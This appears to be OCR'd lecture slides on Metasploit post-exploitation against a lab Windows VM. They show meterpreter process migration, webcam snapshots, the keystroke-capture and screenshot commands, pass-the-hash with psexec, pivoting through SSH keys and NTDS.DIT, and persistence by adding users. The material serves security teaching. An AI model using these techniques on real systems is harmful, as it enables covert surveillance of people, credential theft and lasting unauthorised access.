 796   628   VBoxService.exe    x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\sy
 872   628   svchost.exe        x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\sy
 944   1788  calc.exe           x86   0           TEST-POGZ2DOLZ7\test          C:\WINDOWS\Sy
 972   628   svchost.exe        x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\Sy
 1072  628   svchost.exe        x86   0           NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\Sy
 1088  628   svchost.exe        x86   0           NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\Sy
 1312  628   spoolsv.exe        x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\sy
 1368  1924  cmd.exe            x86   0           TEST-POGZ2DOLZ7\test          C:\WINDOWS\Sy
 1788  1924  Foxit Reader.exe   x86   0           TEST-POGZ2DOLZ7\test          C:\Program Fi
Foxit Reader.exe
 1924  1828  explorer.exe       x86   0           TEST-POGZ2DOLZ7\test          C:\WINDOWS\Ex
 1988  1924  VBoxTray.exe       x86   0           TEST-POGZ2DOLZ7\test          C:\WINDOWS\Sy
 2000  1924  msmsgs.exe         x86   0           TEST-POGZ2DOLZ7\test          C:\Program Fi


meterpreter > migrate 944
[*] Migrating to 944...
[*] Migration completed successfully.
meterpreter >
```

Meterpreter Features

webcam_list & webcam_snap


(from http://www.offensive-security.com/metasploit-unleashed/Meterpreter_Basics)



```
meterpreter > webcam_snap -i 1 -v false
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/yFMaalLB.jpeg
meterpreter >
```

yFMaalLB.jpeg (JPEG Image, 320 × 240 pixels)
File Edit View History Bookmarks Tools Help
yFMaalLB.jpeg (JPEG Image, 32...
file:///root/yFMaalLB.jpeg
BackTrack Linux
Offensive Security
Exploit-DB
Metasploit
The Penetration Tester's Guide

Meterpreter Features: User interface commands



```
Stdapi: User interface Commands
===============================

    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idletime       Returns the number of seconds the remote user has been idle
    keyscan_dump   Dump the keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
```

Pass the hash

In certain cases, it is not necessary to crack password hashes.

- They sometimes are used as-is in machine-to-machine authentication on the Domain (NTLANMAN/LANMAN)
- allows attacker to quickly pivot into other systems

Metasploit:

- windows/smb/psexec

Other ways to pivot

SSH keys (linux)

- usually in ~/.ssh/

Active Directory

- NTDS.DIT file

Password reuse

- emails + spear-phishing
- netlogon / ssh
- CMS logon / web application logon

Maintaining Access

Goals:

- survive reboot/BSOD/crash
- survive patching
- survive/avoid discovery

Windows:

- Incognito
  - add users
- autorun?

Linux:

- Can add users with root shell access

Advanced

Leveraging the Win32 API with Meterpreter's RAILGUN

- `irb`
  - command to drop into meterpreter scripting mode
  - can access meterpreter modules and devise custom scripts

Injecting backdoors disguised as bugs

- Stuxnet did this
- in existing applications
- in the kernel?

Conclusion

These are just the basics

One's post-exploitation kung-fu is limited only by one's creativity

- and system familiarity

Next time

Using Volatility to analyze post exploitation / exploits!